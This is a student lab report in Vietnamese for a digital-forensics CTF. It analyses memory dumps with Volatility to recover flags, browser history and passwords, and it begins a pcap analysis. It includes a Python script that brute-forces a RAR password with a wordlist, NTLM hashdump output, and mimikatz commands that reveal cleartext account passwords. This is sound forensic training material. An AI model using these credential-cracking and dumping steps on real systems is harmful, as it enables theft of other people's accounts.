

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Lab 6: CTF Final Test

GVHD: Đoàn Minh Trung

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.P11.ANTT

Nhóm 12

STT	Họ và tên	MSSV	Email
1	Nguyễn Lê Thảo Ngọc	21521191	21521191@gm.uit.edu.vn
2	Trần Lê Minh Ngọc	21521195	21521195@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 1	80%
2	Kịch bản 2	100%
3	Kịch bản 3	100%
4	Kịch bản 4	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

A. KỊCH BẢN 1 - Memory

Đề bài:

- a) *memory.dmp* - Có một command chứa thông báo lỗi trong bash history, liệu bạn có thể khôi phục thông báo đó? Bạn phải xây dựng volatility và tìm profile.

Giải:

- Trước tiên, cũng như các lab khác em sử dụng volatility với plugin imageinfo nhưng không có kết quả.
- Em sử dụng theo câu lệnh trong đường dẫn được cung cấp để xác định phiên bản được sử dụng trong memory.dmp.

Tham khảo: [Writeup DGA - CTF - Bwing](#)

```
(bun㉿bun)-[~/Downloads/lab6_nt334/volatility_2.6_lin64_standalone]
$ strings memory.dmp | grep -i "distrib_description="
DISTRIB_DESCRIPTION="Ubuntu 20.04.2 LTS"
DISTRIB_DESCRIPTION="Ubuntu 20.04.2 LTS"
DISTRIB_DESCRIPTION="Ubuntu 20.04.2 LTS"
DISTRIB_DESCRIPTION=
DISTRIB_DESCRIPTION=%s
DISTRIB_DESCRIPTION=
DISTRIB_DESCRIPTION=%s
```

- ⇒ Hệ điều hành: Ubuntu 20.04.2 LTS.
- Tiếp theo là xác định version của kernel.

```
(bun㉿bun)-[~/Downloads/lab6_nt334/volatility_2.6_lin64_standalone]
$ strings memory.dmp | grep -i "Linux version"
o The intent is to make the tool independent of Linux version dependencies,
o The intent is to make the tool independent of Linux version dependencies,
MESSAGE=Linux version 5.13.0-39-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 9.4.0-1ubuntu1~20
.04.1) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35
UTC 2022 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9
.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 202
2 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9
.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 202
2 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
o The intent is to make the tool independent of Linux version dependencies,
Linux version 5.13.0-39-generic (buildd@lcy02-amd64-080) (gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9
.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #44~20.04.1-Ubuntu SMP Thu Mar 24 16:43:35 UTC 202
2 (Ubuntu 5.13.0-39.44~20.04.1-generic 5.13.19)
(bun㉿bun)-[~/Downloads/lab6_nt334/volatility_2.6_lin64_standalone]
```

- ⇒ Kernel: 5.13.0-39-generic
- Em sẽ chuyển sang máy Ubuntu để làm. Tuy nhiên, phiên bản kernel hiện tại của máy em là 5.15.0-126-generic.

```
nt334@ubuntu:~$ uname -r
5.15.0-126-generic
nt334@ubuntu:~$
```

- Sử dụng câu lệnh bên dưới để cài đặt kernel mới cho máy Ubuntu

```
nt334@ubuntu:~$ sudo apt install linux-image-5.13.0-39-generic
[sudo] password for nt334:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  linux-modules-5.13.0-39-generic
Suggested packages:
  Terminal  linux-doc | linux-hwe-5.13-source-5.13.0 linux-hwe-5.13-tools
  linux-headers-5.13.0-39-generic linux-modules-extra-5.13.0-39-generic
The following NEW packages will be installed:
```

- Cài đặt các gói cần thiết như trong hướng dẫn.

```
nt334@ubuntu:~$ sudo apt install dwarfdump build-essential libelf-dev zip
Reading package lists... Done
Building dependency tree
Reading state information... Done
zip is already the newest version (3.0-11build1).
zip set to manually installed.
The following additional packages will be installed:
```

```
nt334@ubuntu:~/Downloads$ git clone https://github.com/volatilityfoundation/vol
atility.git
Cloning into 'volatility'...
remote: Enumerating objects: 27411, done.
remote: Total 27411 (delta 0), reused 0 (delta 0), pack-reused 27411 (from 1)
Receiving objects: 100% (27411/27411), 21.10 MiB | 1.89 MiB/s, done.
R Show Applications : 100% (19758/19758), done.
n  Downloads$
```

- Tới lệnh make này nhóm không hiểu sao bị lỗi, cũng thử nhiều cách rồi nhưng không biết cách sửa.

```
nt334@ubuntu:~/Downloads/volatility/tools/linux$ make
make -C //lib/modules/5.15.0-126-generic/build CONFIG_DEBUG_INFO=y M="/home/nt3
34/Downloads/volatility/tools/linux" modules
make[1]: Entering directory '/usr/src/linux-headers-5.15.0-126-generic'
  CC [M] /home/nt334/Downloads/volatility/tools/linux/module.o
  MODPOST /home/nt334/Downloads/volatility/tools/linux/Module.symvers
ERROR: modpost: missing MODULE_LICENSE() in /home/nt334/Downloads/volatility/to
ols/linux/module.o
make[2]: *** [scripts/Makefile.modpost:133: /home/nt334/Downloads/volatility/to
ols/linux/Module.symvers] Error 1
make[2]: *** Deleting file '/home/nt334/Downloads/volatility/tools/linux/Module
.symvers'
make[1]: *** [Makefile:1829: modules] Error 2
make[1]: Leaving directory '/usr/src/linux-headers-5.15.0-126-generic'
make: *** [Makefile:10: dwarf] Error 2
nt334@ubuntu:~/Downloads/volatility/tools/linux$
```

- a) *dump.raw* - Đường như đã có hành vi bắt thường trên laptop của NHK, bạn có thể giúp chúng tôi điều tra:

- Thu thập các file bắt thường để ghép mảnh flag.
- Liệu họ có để lại những dấu vết trên trình duyệt web?
- Và hình như kẻ xâm nhập bằng một cách nào đó đã lấy được password laptop của NHK. Hãy tìm password đó.

Giải:

Lab 6: CTF Final Test

- Thu thập các file bất thường để ghép mảnh flag.
 - Đầu tiên, kiểm tra thông tin của file dump find-me.bin bằng lệnh “volatility -f dump.raw imageinfo”

```
(ngoc@ngoc)[~/Phap_chung]
$ vol -f dump.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug   : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/ngoc/Phap_chung/dump.raw)
PAE type  : No PAE
DTB       : 0x187000L
KDBG      : 0xf800029f2110L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800029f3d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2022-04-08 19:05:12 UTC+0000
Image local date and time : 2022-04-08 12:05:12 -0700
```

- ⇒ Dựa vào kết quả đưa ra, ta có thể xác định profile của hệ thống đã được dump là Win7SP0x64 hoặc Win7SP1x64.
- Sử dụng các plugin khác của volatility như pslist, cmdscan,... nhưng em không tìm thấy gì đặc biệt.
- Việc bây giờ là tìm flag nên em sẽ thử kiểm từ khóa “flag” trong các file của file dump.

```
(ngoc@ngoc)[~/Phap_chung]
$ vol -f dump.raw --profile=Win7SP1x64 filescan | grep "flag"
Volatility Foundation Volatility Framework 2.6
0x000000013fb0cf20 16 0 RW-r-- \Device\HarddiskVolume1\Users\TEMP\Desktop\flag.txt.txt
0x000000013fc30070 16 0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\Desktop\flag.txt
0x000000013tc45350 16 0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
0x000000013ff104b0 16 0 RW-rw- \Device\HarddiskVolume1\Users\TEMP\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
```

- ⇒ Có tập tin flag.txt trong Desktop của tài khoản NHK-InsecLab.
- Dump riêng file này ra bằng plugin dumpfiles.

```
(ngoc@ngoc)[~/Phap_chung]
$ vol -f dump.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000013fc30070 -D ./flag.txt
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x13fc30070 None \Device\HarddiskVolume1\Users\NHK-InsecLab\Desktop\flag.txt
```

- Sau khi dump file ra thì dùng lệnh strings để đọc nội dung file.

```
(ngoc@ngoc)[~/Phap_chung]
$ strings file.None.0xfffffa8003f10350.dat
inseclab{w3lcom3_t0}
```

- ⇒ Tìm được nửa flag đầu.
- Em thử dump tiếp file ở phía dưới.

```
(ngoc@ngoc)[~/Phap_chung]
$ vol -f dump.raw --profile=Win7SP1x64 filescan | grep "flag"
Volatility Foundation Volatility Framework 2.6
0x000000013fb0cf20 16 0 RW-r-- \Device\HarddiskVolume1\Users\TEMP\Desktop\flag.txt.txt
0x000000013fc30070 16 0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\Desktop\flag.txt
0x000000013tc45350 16 0 R--rwd \Device\HarddiskVolume1\Users\NHK-InsecLab\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
0x000000013ff104b0 16 0 RW-rw- \Device\HarddiskVolume1\Users\TEMP\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
```

- Dump file ra thì em thấy có một đường dẫn khả nghi có thể chứa nửa flag còn lại. Tuy nhiên lúc nãy dùng lleenhgrep “flag” thì không tìm thấy đường dẫn này nên có lẽ file đã bị đệm đi chỗ khác.

Lab 6: CTF Final Test

```
(ngoc@ngoc)-[~/Phap_chung]
└─$ strings file.None.0xfffffa8003e24240.dat
Thp
flag.txt
TWp*
windows_7
C:\Users\IEUser\Desktop\flag.txt
ISPS
iewin7
```


- Thủ tìm kiếm với các từ khóa như “.txt”, “IEUser”, “Desktop”, ... thì em tìm được file “h4lf-fl4g.txt” với cái tên như là nửa flag còn lại.

```
(ngoc@ngoc)-[~/Phap_chung]
└─$ vol -f dump.raw --profile=Win7SP1x64 filescan | grep "Desktop"
Volatility Foundation Volatility Framework 2.6
0x000000000071f3a10    16      0 RW—— \Device\HarddiskVolume1\Users\TEMP\Desktop\h4lf-fl4g.rar
0x0000000061b6a950    15      0 R—rwd \Device\HarddiskVolume1\Users\IEUser\Desktop\desktop.ini
0x0000000063556330    16      0 R—rwd \Device\HarddiskVolume1\Users\NHK-InsecLan\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x0000000013abb4c40    16      0 R—rwd \Device\HarddiskVolume1\Windows\Web\Wallpaper\Architecture\Desktop.ini
0x0000000013d8546c0    15      0 R—rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Maintenance\Desktop.ini
0x0000000013d85dd00    15      0 R—rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Desktop.ini
0x0000000013d875d00    15      0 R—rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\System Tools\Desktop.ini
0x0000000013d875f20    15      0 R—rwd \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Programs\Accessories\Accessibility\Desktop.ini
```

- Dump riêng file này ra.

```
(ngoc@ngoc)-[~/Phap_chung]
└─$ vol -f dump.raw --profile=Win7SP1x64 dumpfiles -Q 0x000000000071f3a10 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x071f3a10 None \Device\HarddiskVolume1\Users\TEMP\Desktop\h4lf-fl4g.rar
```

- Vì đây là file rar nên cần phải giải nén. Tuy nhiên để giải nén được file này lại cần phải có mật khẩu.



- Cài đặt rarfile trên kali để chuẩn bị viết script kiểm tra mật khẩu cho file rar.

```
(ngoc@ngoc)-[~/Phap_chung]
└─$ python3 -m venv ~/myenv
(ngoc@ngoc)-[~/Phap_chung]
└─$ source ~/myenv/bin/activate

(myenv)-(ngoc@ngoc)-[~/Phap_chung]
└─$ pip3 install rarfile
Collecting rarfile
  Downloading rarfile-4.2-py3-none-any.whl.metadata (4.4 kB)
  Downloading rarfile-4.2-py3-none-any.whl (29 kB)
  Installing collected packages: rarfile
  Successfully installed rarfile-4.2

(myenv)-(ngoc@ngoc)-[~/Phap_chung]
└─$ sudo apt-get install unrar
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
unrar is already the newest version (1:7.1.2-3).
```

- Đoạn code kiểm tra mật khẩu bằng file mật khẩu rockyou.txt có sẵn.

Lab 6: CTF Final Test

```

1 import rarfile
2
3 # Đường dẫn tới file .rar và file danh sách mật khẩu
4 rar_file_path = "/home/ngoc/Phap_chung/h4lf-fl4g.rar"
5 password_list_path = "/usr/share/wordlists/rockyou.txt"
6
7 # Mở file .rar
8 rf = rarfile.RarFile(rar_file_path)
9
10 # Kiểm tra mật khẩu
11 with open(password_list_path, 'r') as password_list:
12     for password in password_list:
13         password = password.strip() # Loại bỏ khoảng trắng hoặc ký tự xuống dòng
14         try:
15             rf.extractall(pwd=password)
16             print(f"[+] Password found: {password}")
17             break
18         except rarfile.BadRarFile:
19             print(f"[-] Password incorrect: {password}")
20         except Exception as e:
21             print(f"[!] Error: {e}")
22

```

- Sau khoảng hơn 10p chạy script thì em nhận được mật khẩu là r0cky0u.

```

[+] Password incorrect: sarajevo
[+] Password incorrect: sammyjo
[+] Password incorrect: reloaded
[+] Password incorrect: reinaldo
[+] Password incorrect: rangga
[+] Password incorrect: rampage
[+] Password incorrect: rahayu
[+] Password found: r0cky0u

```

- Dùng mật khẩu trên để giải nén và em có được nửa flag còn lại.

```

1|_th3_w0rld_NHK}

```

⇒ Flag: inseclab{w3lcom3_t0_th3_w0rld_NHK}

- **Liệu họ có để lại những dấu vết trên trình duyệt web?**

- Sử dụng plugin pslist để kiểm tra các tiến trình đã chạy trên máy người dùng thì em thấy người này sử dụng chrome là trình duyệt web.

0xfffffa80062689c0	GoogleCrashHan	2924	2884	5	83	0	0	2022-04-08 17:44:41	UTC+0000
0xfffffa800629e060	SearchIndexer.	1336	456	13	712	0	0	2022-04-08 17:44:45	UTC+0000
0xfffffa80063ff600	vmtoolsd.exe	1732	2528	8	278	1	0	2022-04-08 17:44:47	UTC+0000
0xfffffa80061375c0	svchost.exe	2840	456	14	384	0	0	2022-04-08 17:46:26	UTC+0000
0xfffffa800629a600	taskhost.exe	3228	456	5	141	1	0	2022-04-08 18:44:26	UTC+0000
0xfffffa8004220060	chrome.exe	2332	2528	0	—	1	0	2022-04-08 19:02:52	UTC+0000
0xfffffa80053fa610	SearchProtocol	1756	1336	8	282	0	0	2022-04-08 19:05:04	UTC+0000
0xfffffa8004eebb10	SearchFilterHo	4172	1336	5	101	0	0	2022-04-08 19:05:04	UTC+0000
0xfffffa8005461700	DumpIt.exe	4512	2332	5	46	1	1	2022-04-08 19:05:10	UTC+0000
0xfffffa80062eab10	conhost.exe	4352	404	2	52	1	0	2022-04-08 19:05:10	UTC+0000
0xfffffa80061e3b10	WMIADAP.exe	1656	924	6	769	—	0	2022-04-08 19:05:25	UTC+0000
0xfffffa800548e650	WmiPrvSE.exe	4380	616	8	24	—	0	2022-04-08 19:05:25	UTC+0000

- Sử dụng plugin chromehistory để xem lịch sử duyệt web (vì không thể thêm plugin mới bằng volatility standard nên em chuyển sang volatility git để sử dụng).

Tham khảo:

superponible/volatility-plugins: Plugins I've written for Volatility

Lab 6: CTF Final Test


```
(ngoc@ngoc)[~/Phap_chung/volatility-master]
$ python vol.py --plugins=volatility-plugins-master -f ~/Phap_chung/dump.raw --profile=Win7SP1x64 chromehistory
Volatility Foundation Volatility Framework 2.6.1
Index URL Visits Typed Last Visit Time Title Hidden Favicon ID
chromehistory.py chromehistory.py
-----
```

Index	URL	Visits	Typed	Last Visit Time	Title	Hidden	Favicon ID
32	https://www.google.com/search?q=downlao ... 30l5.5015j0j7&sourceid=chrome&ie=UTF-8 download dumpit - Google 搜尋	0	0	2022-04-08 19:04:24.443945		N/A	
29	https://www.google.com/search?q=how+to+ ... 9i57.9678j0j9&sourceid=chrome&ie=UTF-8 how to pass digital forensics	2	0	2022-04-08 19:02:40.139948		N/A	
- Google 搜尋	25 https://www.google.com/search?q=wannaon ... 4xmAEAoAEBsAEAyAEJwAE8&scclient=gws-wiz wannaone - Google 搜尋	2	0	2022-04-08 19:01:32.828397		N/A	
19	https://www.google.com/search?q=insecla ... 4ymAEAoAEBsAEKyAEKwAE8&scclient=gws-wiz inseclab - Google 搜尋	3	0	2022-04-08 19:01:16.406905		N/A	
18	https://www.google.com/search?q=conan&o ... 6i512.897j0j7&sourceid=chrome&ie=UTF-8 conan - Google 搜尋	2	0	2022-04-08 19:00:25.836168		N/A	
16	https://www.google.com/search?q=downlao ... 30l7.1911j0j7&sourceid=chrome&ie=UTF-8 downlaod hxd - Google 搜尋	2	0	2022-04-08 18:58:06.184801		N/A	
搜尋	9 https://www.google.com/search?q=downloa ... 8i30.4374j0j7&sourceid=chrome&ie=UTF-8 download hidden tear - Google	2	0	2022-04-08 18:47:57.622508		N/A	
6 https://www.google.com/search?q=goliate ... 58.216279j0j9&sourceid=chrome&ie=UTF-8 goliate/hidden-tear: ransomware open-sources (github.com) - Google 搜尋	2	0	2022-04-08 18:44:39.388108			N/A	
5 https://www.google.com/search?q=a&oq=a& ... i60l2.189j0j9&sourceid=chrome&ie=UTF-8 a - Google 搜尋	2	0	2022-04-08 18:41:05.127330			N/A	
1 https://www.google.com/search?q=downloa ... 12l9.3638j0j7&sourceid=chrome&ie=UTF-8 download winrar - Google 搜尋	2	0	2022-04-08 18:05:14.499225			N/A	
26 https://ctftime.org/	capture The Flag	1	1	2022-04-08 19:01:40.851134	CTFtime.org / All about CTF (C		
apture The Flag)						N/A	
15 https://github.com/goliate/hidden-tear/ ... -tear/bin/Debug/hidden-tear.vshost.exe hidden-tear/vhost.exe at master · goliate/hidden-tear · GitHub	1	0	2022-04-08 18:51:31.159613			N/A	
14 https://github.com/goliate/hidden-tear/ ... ster/hidden-tear/hidden-tear/bin/Debug hidden-tear/hidden-tear/hidden	2	0	2022-04-08 18:51:33.424394			N/A	
-tear/bin ... aster · goliate/hidden-tear · GitHub	13 https://github.com/goliate/hidden-tear/... ter/hidden-tear/hidden-tear/Properties hidden-tear/hidden-tear/hidden	2	0	2022-04-08 18:51:21.710010		N/A	
-tear/Pro ... aster · goliate/hidden-tear · GitHub	12 https://github.com/goliate/hidden-tear/tree/master/hidden-tear/hidden-tear hidden-tear/hidden-tear/hidden	5	0	2022-04-08 18:51:33.934445		N/A	
-tear at master · goliate/hidden-tear · GitHub	11 https://github.com/goliate/hidden-tear/tree/master/hidden-tear hidden-tear/hidden-tear/hidden	4	0	2022-04-08 18:51:35.373730		N/A	
-tear at master · goliate/hidden-tear · GitHub	10 https://github.com/goliate/hidden-tear ransomware open-sources	2	0	2022-04-08 18:51:13.252715		N/A	
	8 https://pastebin.com/k2HuWZmp				https://drive.google.com/file/d/1TxvMNB ... RWjD7wZc/view?usp=shari - Pastebin.com		
	3 https://www.win-rar.com/download.html?&L=0 rt: WinRAR Download Latest Version	1	0	2022-04-08 18:46:46.246539		N/A	
	2 https://www.win-rar.com/download.html rt: WinRAR Download Latest Version	1	0	2022-04-08 18:05:17.080333	WinRAR download free and suppo	N/A	
		1	0	2022-04-08 18:05:17.080333	WinRAR download free and suppo	N/A	

⇒ Có một đường dẫn đến drive khả nghi. Thử theo đường dẫn này.

The screenshot shows a web browser window with the URL <https://pastebin.com/k2HuWZmp>. The page displays a post titled "Untitled" by a guest from April 8th, 2022. The content of the post is a single line of text: <https://drive.google.com/file/d/1TxvMNB...RWjD7wZc/view?usp=sharing>. The browser interface includes standard navigation buttons, a search bar, and a sidebar with various links related to JavaScript and other topics.

- Mở theo đường dẫn trên và trong đó cũng có cả đường dẫn đến drive.



- ⇒ Theo dòng chữ bên trên thì có vẻ thông tin đã được ẩn trong tập tin này.
- Tập tin có tên là empty.txt. Sau khi thử các cách thì em lấy được flag thông qua công cụ Stegsnow.

```
(ngoc@ngoc) [~/Phap_chung/volatility-master]
$ stegsnow -C ~/Phap_chung/empty.txt
inseclab{y0u_c4n_s33_fl4g}
```

- ⇒ **Flag:** inseclab{y0u_c4n_s33_fl4g}

- **Và hình như kẻ xâm nhập bằng một cách nào đó đã lấy được password laptop của NHK. Hãy tìm password đó.**
 - Chúng ta có thể sử dụng plugin hivelist. Hiểu đơn giản thì đây là công đoạn lấy ra trường địa chỉ bắt đầu trọng bộ nhớ của nơi lưu trữ thông tin đăng ký và quản lý về tài khoản người dùng Windows.

```
(ngoc@ngoc) [~/Phap_chung]
$ vol -f dump.raw --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual          Physical          Name
0xfffff8a0012a6010 0x00000000e18b010 \??\C:\Users\sshd_server\ntuser.dat
0xfffff8a0012bb270 0x000000004829e270 \??\C:\Users\sshd_server\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a0017f4010 0x0000000019cda010 \??\C:\Users\TEMP\ntuser.dat
0xfffff8a001882410 0x0000000021a41410 \??\C:\Users\TEMP\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a0032eb010 0x000000011ff7a010 \??\C:\Windows\AppCompat\Programs\Amcache.hve
0xfffff8a00484c010 0x00000000a8ca5010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a004ecd010 0x00000000529bb010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a004ed7010 0x0000000052913010 \SystemRoot\System32\Config\SAM
0xfffff8a00000e010 0x00000000a9537010 [no name]
0xfffff8a000024010 0x00000000a9742010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000063010 0x00000000a9683010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0005dc010 0x0000000054799010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0005e6010 0x0000000013a0010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a000e2b010 0x00000000a4cc8010 \??\C:\System Volume Information\Scache.hve
0xfffff8a000e61010 0x000000000dc0010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a000ef1010 0x000000004b8d9010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
```

- Trong kết quả hiện ra, ta có được danh sách các key về user trên Windows đang được lưu trữ trên RAM. Công đoạn tiếp theo chỉ là tìm ra mã băm của mật khẩu dựa vào giá trị key của hệ thống [system key] và giá trị key của tập tin SAM [SAM key].

Lab 6: CTF Final Test

```
(ngoc@ngoc)-[~/Phap_chung]
$ vol -f dump.raw --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a004ed7010
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
NHK-InsecLab:1000:aad3b435b51404eeaad3b435b51404ee:141be588e38b145c4e1f274b646898eb :::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cf061c3359db455d00ec27035 :::
```

- Tuy nhiên là các mật khẩu này đều đã bị hash. Theo như em tìm hiểu, đây là một hash NTLM thường được sử dụng trong Windows Security Accounts Manager (SAM) để lưu trữ mật khẩu đã mã hóa của tài khoản người dùng và có thể giải mã bằng các công cụ như Mimikatz, hashcat, hoặc pwdump.
- Em sẽ thêm plugin mimikatz vào volatility để giải mã các mật khẩu.
Tham khảo đường dẫn:
community/volatilityfoundation/community

```
(ngoc@ngoc)-[~/Phap_chung/volatility-master]
$ python vol.py --plugins=volatility-plugins-master -f ~/Phap_chung/dump.raw --profile=Win7SP1x64 mimikatz
Volatility Foundation Volatility Framework 2.6.1
Module User Domain Password
wdigest NHK-InsecLab IEWIN7 AntiNHK
wdigest sshd_server IEWIN7 D@rj33ling
wdigest IEWIN7$ WORKGROUP
```

⇒ Mật khẩu của tài khoản NHK-InsecLab là AntiNHK.

B. KỊCH BẢN 2 – Network

Đề bài:

pcap.pcap - Vào lúc 3h sáng, trong khi NHK đang ngủ thì IDS của NHK cảnh báo rằng web server đang có cuộc tấn công, NHK nghe loáng thoảng mấy anh dev nói về việc “mù mờ” gì đó, nhưng họ không đủ năng lực để điều tra. Hãy giúp mấy anh dev nhà NHK nhé :)

Giải:

a) Tìm IP của web server

- Vì đây là 1 web server nên em sẽ lọc các gói tin giao thức HTTP.

No.	Time	Source	Destination	Protocol	Length	Info
7	8.490497	172.18.0.3	151.101.78.132	HTTP	201	GET /debian/pool/main/l/libc/libcap2/libcap2_2.44-1_amd64.deb HTTP/1.1
27	8.545940	151.101.78.132	172.18.0.3	HTTP	638	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
29	8.547311	172.18.0.3	151.101.78.132	HTTP	1355	GET /debian/pool/main/l/lvm2/mssetup_1.02.175-2.1_amd64.deb HTTP/1.1 GET /debian/pool/main/l/lvm2/libdevmapper1.02.1_1.02.
31	8.608051	172.18.0.3	151.101.78.132	HTTP	203	GET /debian/pool/main/f/fonts-lato/fonts-lato_2.0-2.1_all.deb HTTP/1.1
97	8.702206	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
99	8.703641	172.18.0.3	151.101.78.132	HTTP	206	GET /debian/pool/main/f/fftw3/libfftw3-double3_3.3.8-2_amd64.deb HTTP/1.1
199	8.819282	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
204	8.820586	172.18.0.3	151.101.78.132	HTTP	209	GET /debian/pool/main/l/libpng16/libpng16-16.1.6.37-3_amd64.deb HTTP/1.1
231	8.856448	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
240	8.889602	172.18.0.3	151.101.78.132	HTTP	223	GET /debian/pool/main/f/freetype/freetype2.10.42dhfsq-1%2bdeb11u1_amd64.deb HTTP/1.1
391	9.082734	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
393	9.084104	172.18.0.3	151.101.78.132	HTTP	210	GET /debian/pool/main/s/sensible-utils/sensible-utils_0.0.14_all.deb HTTP/1.1
416	9.116365	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
454	9.166778	172.18.0.3	151.101.78.132	HTTP	188	GET /debian/pool/main/u/ucf/ucf_3.0043_all.deb HTTP/1.1
456	9.166790	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
